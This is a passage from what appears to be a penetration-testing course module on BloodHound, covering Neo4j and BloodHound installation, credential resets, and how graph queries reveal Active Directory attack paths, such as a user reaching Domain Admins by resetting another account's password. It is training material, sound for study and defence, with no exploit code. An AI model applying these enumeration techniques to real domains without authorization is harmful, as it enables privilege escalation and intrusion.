
Unzip BloodHound

```
unzip BloodHound-linux-x64.zip
Archive:  BloodHound-linux-x64.zip
   creating: BloodHound-linux-x64/
  inflating: BloodHound-linux-x64/BloodHound
  ...SNIP...
```

Execute BloodHound

```
cd BloodHound-linux-x64/
./BloodHound --no-sandbox
```

1. Authenticate with the credentials you set up for neo4j.



MacOS Install

To install BloodHound in MacOS, we can follow the steps provided in BloodHound official documentation.

Updating BloodHound requirements (Linux)

In case we have already installed BloodHound, and we need to update it to support the latest version, we can update Neo4j and Java with the following commands:

Update Neo4j

```
wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key
add -
echo 'deb https://debian.neo4j.com stable 4.4' | sudo tee -a
/etc/apt/sources.list.d/neo4j.list
sudo apt-get update
...SNIP...
```

Install Neo4j 4.4.X

```
sudo apt install neo4j=1:4.4.16 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  neo4j
1 upgraded, 0 newly installed, 0 to remove, and 236 not upgraded.
Need to get 106 MB of archives.
After this operation, 1,596 kB of additional disk space will be used.
Get:1 https://debian.neo4j.com stable/4.4 amd64 neo4j all 1:4.4.16 [106
MB]
Fetched 106 MB in 2s (55.9 MB/s)
...SNIP...
```


Note: Make sure to change the Java version to 11 as mention in the installation steps.

Recovering Neo4j Credentials

In case we can't access the Neo4j database with the default credentials, we can follow the next steps to reset the default credentials:


1. Stop neo4j if it is running

```
sudo systemctl stop neo4j
```

1. edit `/etc/neo4j/neo4j.conf`, and uncomment `dbms.security.auth_enabled=false`.
2. Start neo4j console:

```
sudo neo4j console
Directories in use:
home:         /var/lib/neo4j
config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-01-05 20:49:46.214+0000 INFO  Starting
...SNIP...
```

1. Navigate to http://localhost:7474/ and click `Connect` to log in without credentials.
2. Set a new password for the `neo4j` account with the following query: `ALTER USER neo4j SET PASSWORD 'Password123';`



1. Stop neo4j service.
2. Edit `/etc/neo4j/neo4j.conf`, and comment out the `dbms.security.auth_enabled=false`.
3. Start Neo4j and use the new password.

Next Steps

In the following sections, we will start working with BloodHound and using `SharpHound` to collect data from the Active Directory.

BloodHound Overview

Active Directory Access Management

Access management in Active Directory is complex, and it is easy to introduce vulnerabilities or bad practices in day-to-day configurations.

Attackers and defenders commonly have difficulty discovering or auditing all the accesses of a user or how these accesses are interconnected to give privileges to a user that are not supposed to exist.

Because the attack surface and the amount of data produced in Active Directory environments are highly complex and evolving, and because we needed a way to automate the collection and analysis of this data, @_wald0, @harmj0y, and @CptJesus created BloodHound.

Note: To understand more about Active Directory, we can look at these modules Introduction to Active Directory and Active Directory Enumeration & Attacks.

BloodHound Overview

BloodHound is an open-source tool used by attackers and defenders alike to analyze Active Directory domain security. The tool collects a large amount of data from an Active Directory domain. It uses the graph theory to visually represent the relationship between objects and identify domain attack paths that would have been difficult or impossible to detect with traditional enumeration. As of version 4.0, BloodHound now also supports Azure. Although the primary purpose of this module will be Active Directory, we will introduce AzureHound in the section Azure Enumeration.

Data to be utilized by BloodHound is gathered using the SharpHound collector, which is available in PowerShell and C#. We will discuss data collection in the following sections.

BloodHound Graph Theory & Cypher Query Language

`BloodHound` utilizes Graph Theory, which are mathematical structures used to model pairwise relations between objects. A graph in this context is made up of nodes (Active Directory objects such as users, groups, computers, etc.) which is connected by edges (relations between an object such as a member of a group, AdminTo, etc.). We will discuss


nodes and edges further in another section, but let's do an example to see how BloodHound works.

The tool uses Cypher Query Language to analyze relationships. Cypher is Neo4j's graph query language that lets us retrieve data from the graph. It is like SQL for graphs, and was inspired by SQL so it lets us focus on what data we want out of the graph (not how to go get it). It is the easiest graph language to learn by far because of its similarity to other languages and intuitiveness. We will discuss more about Cypher queries later in this module.

The below diagram shows two nodes, `A` and `B`. In this example, we can only go from node `A` to node `B`, not the other way.


This could simulate `A` as the user `Grace` and `B` as the group `SQL Admins`, the line between the two is the edge, which in this case is `MemberOf`. The next graphic show us that in BloodHound, where the user `Grace` is a member of the `SQL Admins` group.

Let's see a more complex relationship between nodes. The following graphic shows eight (8) nodes and ten (10) edges. Node `H` can reach node `G`, but no node has a direct path to node `H`. To get to node `C` from node `A`, we can hop to node `G`, move to node `F`, and then to node `C`, but that's not the shortest path. One of the BloodHound capabilities is to look for the shortest path. In this example, the shortest path from node `A` to node `C` is one hop through node `B`.



In the previous example, we used BloodHound to find that `Grace` is a member of `SQL Admins`, which is pretty simple to discover. We can use the `Active Directory Users and Computers` GUI or the `net user grace /domain` command. With only this information, we can conclude that `Grace` doesn't have any path to the `Domain Admins` group, but that is where BloodHound is much more helpful in helping us identify those relationships between nodes that are not easy to locate.

Let's use BloodHound as our map navigator and ask how to get from the user `Grace` to the `Domain Admins` group. Here's the result:



This means that `Grace`, as a member of the `SQL Admins` group, can change `Peter`'s password. Authenticate with `Peter`'s new password and perform operations as a member of the `Domain Admins` group. Although `Peter` is not a member directly, he is a member of a group that is.

BloodHound for Enterprise

The SpecterOps team that created BloodHound also created BloodHound Enterprise. An Attack Path Management solution that continuously maps and quantifies Active Directory Attack Paths. Ideal for enterprises that want to constantly monitor the different types of on-premises and cloud attack paths, prioritize their actions, obtain remediation guidance, and continuously measure their security posture.

The good thing about this project is that the BloodHound for Enterprise team uses a common library between the commercial and the FOSS project and introduces SharpHound Common: one code base from which both FOSS SharpHound and SharpHound Enterprise are built. This code base enables, among other things:

- Improved documentation.
- Improves the quality and stability of SharpHound for everyone.

Note: To learn more you can read: Introducing BloodHound 4.1 — The Three Headed Hound.

Moving On

Now that we have covered graph theory and how `BloodHound` works with nodes and edges to find the shortest paths, let's move on and collect some data that we can ingest into `BloodHound` and start manipulating.

Module Exercises

Throughout this module, you will connect to various target hosts via the Remote Desktop Protocol (RDP) to complete the exercises. We will provide any necessary credentials with each exercise, and the RDP connection can be made via `xfreerdp` from the Pwnbox as follows:

Connecting via RDP

```
xfreerdp /v:<target IP address> /u:htb-student /p:<password>
```

After logging in to the target host, all tools can be found in the `C:\Tools` directory.

Next Steps

In the following sections, we will see how to collect Active Directory information from Windows and Linux and how to analyze the information we collect.

BloodHound Setup and Installation

BloodHound use Neo4j, a graph database management system designed to store, manage, and query data represented in a graph. It is a NoSQL database that uses a graph data model to represent and store data, with nodes and edges representing the data and relationships, respectively. This allows Neo4j to represent complex and interconnected data structures more intuitively and efficiently than traditional relational databases.

Neo4j is written in Java and requires a Java Virtual Machine (JVM) to run.

BloodHound can be installed on Windows, Linux, and macOS. We will need to install Java and Neo4j and then download the BloodHound GUI. We can also build the BloodHound GUI from the source, but we won't cover that step in this section. If you want to build from the source, you can read BloodHound official documentation.

We will do the installation in 3 steps:

1. Install Java.
2. Install Neo4j.
3. Install BloodHound.

Note: BloodHound 4.2 is installed in PwnBox and ready to use. Both binaries are in the path, you can use `sudo neo4j console` to start the Neo4j database and `bloodhound` to launch BloodHound GUI.

BloodHound is installed on the target machine. It is not necessary to install it. To run it we would only need to start the database with the following command `net start neo4j` and execute `bloodhound.exe` which is in the `C:\Tools` folder.

Windows Installation

We first need to download and install Java Oracle JDK 11. We need to register an account before downloading Java from their website. Once we download the installation file, we can silently install it using the following command:

Install Java Silently

```
PS C:\htb> .\jdk-11.0.17_windows-x64_bin.exe /s
```

Next, we need to install `Neo4j`. We can get the complete list of available versions in the Neo4j Download Center. We will use Neo4j 4.4, the latest version at the time of writing is Neo4j 4.4.16. Once downloaded, open Powershell, running as administrator, and extract the content of the file:

Unzip Neo4j

```
PS C:\htb> Expand-Archive .\neo4j-community-4.4.16-windows.zip .
```

Note: Neo4j 5, the latest version, suffers from severe performance regression issues, this is why we are not using version 5. For more information visit: BloodHound Official Documentation.

Next, we need to install Neo4j. To install it as a service, we need to move to the `.\neo4j-community-*\bin\` directory and execute the following command `neo4j.bat install-service`:

Install Neo4j Service

```
PS C:\htb> .\neo4j-community-4.4.16\bin\neo4j.bat install-service
Neo4j service installed.
```


Note: At this point, we may see an error about Java not being found or the wrong version of Java running. Ensure your **JAVA_HOME** environment variable is set to the JDK folder (example: C:\Program Files\Java\jdk-11.0.17); this is done automatically after installation. Still, if the installation fails, we must ensure everything is configured correctly.


Once the service is installed, we can start the service:

Start Service


```
PS C:\htb> net start neo4j
The Neo4j Graph Database - neo4j service is starting..
The Neo4j Graph Database - neo4j service was started successfully.
```

Configure Neo4j Database

To configure the Neo4j database, open a web browser and navigate to the Neo4j web console at http://localhost:7474/:




Authenticate to Neo4j in the web console with username `neo4j` and password `neo4j`, leave the database empty, and once prompted, change the password.



